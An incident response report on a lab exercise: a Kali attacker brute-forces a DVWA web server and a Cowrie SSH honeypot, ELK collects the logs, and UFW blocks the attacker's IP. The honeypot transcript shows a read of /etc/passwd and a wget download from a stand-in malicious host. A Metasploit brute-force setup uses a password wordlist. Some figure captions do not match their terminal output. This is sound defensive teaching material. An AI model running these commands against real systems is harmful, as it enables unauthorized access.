

FINAL INCIDENT RESPONSE REPORT | Oluwaseun Quadri

Detection and Containment of Web and SSH Brute Force Attacks in a Simulated Enterprise Environment

1. Executive Summary

This project simulated a small-scale enterprise network to demonstrate how organizations build, attack, defend, and monitor their infrastructure.

The environment included:

- A vulnerable web server running **Damn Vulnerable Web Application (DVWA)**
- An SSH honeypot using **Cowrie**
- Centralized logging with **Elastic Stack**
- Active firewall defense using UFW

Two primary attack simulations were conducted:

1. Web brute force attack against DVWA
2. SSH brute force attack against Cowrie

Both were detected, logged, analyzed, and mitigated successfully.

No real production systems were impacted.

2. Enterprise Environment Overview

The simulated enterprise consisted of:

Attacker Machine

- Kali Linux
- Tools:
 - Nmap (Reconnaissance)
 - Metasploit (Exploitation)

Web Server

- Ubuntu Server

- Running Apache
- Hosting DVWA

Honeypot Server

- Running Cowrie SSH Honeypot


Monitoring Stack

- Elasticsearch (log storage)
- Filebeat (log parsing)
- Kibana (dashboard visualization)

Defense Layer

- UFW Firewall

3. Network Overview



4. Phase 1 – Reconnaissance

Tool used: Nmap

Activities:

- Port scanning
- Service detection

- Identification of open ports (80, 22)

Findings:

- Port 80 open → Web server detected
- Port 22 open → SSH service detected

This information guided targeted brute-force attacks.

5. Phase 2 – Web Application Attack (DVWA)

Target:

DVWA login page

Attack Type:

Brute Force Login Attack

Tool Used:

Metasploit / browser-based brute force simulation

Objective:

Attempt multiple username/password combinations to gain unauthorized access.

Observed Behavior:

- Multiple rapid login attempts
- Repeated failed authentication responses
- High request frequency from single IP

Impact:

If this were a real enterprise:

- Account compromise possible
- Credential stuffing risk
- Unauthorized administrative access

Logs Generated:

- Apache access logs
- Authentication failure logs
- IP address tracking

6. Phase 3 – SSH Honeypot Attack (Cowrie)

Target:

Cowrie SSH Honeypot

Attack Type:

SSH Brute Force

Tool Used:

Metasploit SSH login module

Observed Behavior:

- Multiple username attempts
- Password guessing attempts
- Simulated shell interaction
- Command execution logging

Cowrie captured:

- Source IP address
- Attempted credentials
- Session duration
- Commands executed

This provided valuable attacker behavior intelligence.

7. Monitoring & Detection (ELK Stack)

The **Elastic Stack** was configured to ingest logs from:

- Cowrie (JSON logs)
- Web server (Apache logs)

Log Flow:

Cowrie / Apache → Logstash → Elasticsearch → Kibana

Dashboards displayed:

- Top attacking IP
- Login attempts over time
- Failed authentication trends
- SSH session activity
- Web brute force spikes

Security visibility was successfully achieved in near real-time.

8. Containment & Mitigation

After confirming malicious activity:

Firewall rule inserted:

```
sudo ufw insert 1 deny from 192.168.100.10
```

Result:

- Attacker IP blocked
- Further connection attempts denied

This demonstrated immediate containment capability.

9. Incident Timeline

Phase	Activity
T1	Nmap scan detected open services
T2	Web brute force initiated
T3	SSH brute force initiated
T4	Logs ingested into ELK
T5	Attack patterns visualized
T6	Firewall rule applied
T7	Attack traffic stopped

10. Security Lessons Learned

1. Exposed services are immediately targeted.
2. Brute force attacks are highly automated.
3. Centralized logging is critical for visibility.
4. Honeypots provide valuable threat intelligence.
5. Rapid firewall response reduces risk exposure.

11. Recommendations

- Implement account lockout policy on web applications
- Use ModSecurity WAF for web protection
- Enforce strong password policies
- Use multi-factor authentication (MFA)
- Deploy IDS/IPS for network-level detection

```

cowrie@cowrie-server:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) cowrie@cowrie-server:~/cowrie$ bin/cowrie start
-bash: bin/cowrie: No such file or directory
(cowrie-env) cowrie@cowrie-server:~/cowrie$ cowrie start
Removed stale PID file /home/cowrie/cowrie/var/run/cowrie.pid
Starting cowrie: [twisted --mask=0022 --pidfile /home/cowrie/cowrie/var/run/cowrie.pid --logger cowrie.python.logfile.logger cowrie]...
/home/cowrie/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:110: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-cbc": (algorithms.TripleDES, 24, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:117: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-ctr": (algorithms.TripleDES, 24, modes.CTR),
(cowrie-env) cowrie@cowrie-server:~/cowrie$ sudo ss -tulnp | grep 2222
tcp LISTEN 0      50          0.0.0.0:0.0.0.0:2222      0.0.0.0:*      users:((("twisted",pid=15543,fd=11))
(cowrie-env) cowrie@cowrie-server:~/cowrie$

```

Fig. 1 Image indicating starting of Cowrie Honey-pot and also showing port 2222

```

(kali@kali)~$ ping 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data:
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=5.12 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=1.15 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=1.11 ms
^C
--- 192.168.100.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.114/2.461/5.122/1.881 ms

(kali@kali)~$ nmap -v -p 2222 192.168.100.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-23 15:24 EST
Nmap scan report for 192.168.100.20
Host is up (0.0028s latency).

PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
MAC Address: 08:00:27:CC:0C:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds

```

Fig. 2 Image indicating using Nmap to scan the open port of 2222

```

(kali@kali)~$ ssh root@192.168.100.20 -p 2222
The authenticity of host '[192.168.100.20]:2222 ([192.168.100.20]:2222)' can't be established.
ED25519 key fingerprint is: 50A256:09t1l4n:c4lxfvbJ5zbv4H9btF2CuyKaa1j1409w+xi
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.100.20]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@192.168.100.20's password:
root@192.168.100.20:~#
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~# ls
root@svr04:~# whoami
root
root@svr04:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:11:11:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:36:36:mailing list:/var/lib:/bin/sh
ircd:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (Admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
phil:x:1000:1000:Phil California,,/home/phil:/bin/bash
root@svr04:~# wget http://malicious.com/test.sh
--2026-02-23 20:30:10-- http://malicious.com/test.sh
Connecting to malicious.com:80... connected.
HTTP request sent, awaiting response... 200 OK

```

Fig.3 image indicating using ssh to get access to port 222




Fig.4 image indicating elk showing logs for cowrie open port




Fig.5 Image indicating the overview of entire logs of both cowrie and DVWA

```

(cowrie-env) cowrie@cowrie-server:~/cowrie$ sudo ufw status
[sudo] password for cowrie:
Status: inactive
(cowrie-env) cowrie@cowrie-server:~/cowrie$ sudo ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y/n)? y
Firewall is active and enabled on system startup
(cowrie-env) cowrie@cowrie-server:~/cowrie$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To Action From
--
2222/tcp ALLOW IN Anywhere
2222/tcp (v6) ALLOW IN Anywhere (v6)

(cowrie-env) cowrie@cowrie-server:~/cowrie$ sudo ufw allow 80
Rule added
(cowrie-env) cowrie@cowrie-server:~/cowrie$ sudo ufw allow 22
Rule added
(cowrie-env) cowrie@cowrie-server:~/cowrie$ sudo ufw status numbered
Status: active

To Action From
--
[ 1] 2222/tcp ALLOW IN Anywhere
[ 2] 80 ALLOW IN Anywhere
[ 3] 22 ALLOW IN Anywhere
[ 4] 2222/tcp (v6) ALLOW IN Anywhere (v6)
[ 5] 80 (v6) ALLOW IN Anywhere (v6)
[ 6] 22 (v6) ALLOW IN Anywhere (v6)

```

Fig 6 Image indicating the use of ModSecurity to mitigate attacks

```

(cowrie-env) cowrie@cowrie-server:~/cowrie$ sudo ufw deny from 192.168.100.10
Rule added
(cowrie-env) cowrie@cowrie-server:~/cowrie$ sudo ufw status
Status: active

To Action From
--
2222/tcp ALLOW Anywhere
80 ALLOW Anywhere
22 ALLOW Anywhere
Anywhere DENY 192.168.100.10
2222/tcp (v6) ALLOW Anywhere (v6)
80 (v6) ALLOW Anywhere (v6)
22 (v6) ALLOW Anywhere (v6)

```

Fig.7 Image indicating the denial of the kali attacker ip

```

(kali@kali)~$ nmap 192.168.100.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-23 17:15 EST
Nmap scan report for 192.168.100.20
Host is up (0.00094s latency).
All 1000 scanned ports on 192.168.100.20 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:CC:0C:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.41 seconds

```

Fig.8 image after enabling the Modsecurity


```
msf > use auxiliary/scanner/http/http_login
msf auxiliary(scanner/http/http_login) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf auxiliary(scanner/http/http_login) > set RPORT 80
RPORT => 80
msf auxiliary(scanner/http/http_login) > set TARGETURI /dwa/login.php
TARGETURI => /dwa/login.php
msf auxiliary(scanner/http/http_login) > set USERNAME admin
[!] Unknown datastore option: USERNAME. Did you mean HttpUsername?
USERNAME => admin
msf auxiliary(scanner/http/http_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/http/http_login) > run
[*] http://192.168.100.20:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_login) > |
```

Fig.9 image indicating making use of metasploit to exploit the vulnerability




Fig .10 Image indicating the logs from metasploit

```
= [ metasploit v6.4.111-dev ]
+ -- [ 2,607 exploits - 1,320 auxiliary - 1,719 payloads ]
+ -- [ 430 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/http/http_login
msf auxiliary(scanner/http/http_login) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf auxiliary(scanner/http/http_login) > set RPORT 80
RPORT => 80
msf auxiliary(scanner/http/http_login) > run
```

Fig 11 image showing denial after enabling ModSecurity



Fig.12 image indicating DVWA running on ubuntu





Fig 13. Image indicating Sql injection on DVWA






Fig.14 image indicating kibana Dashboard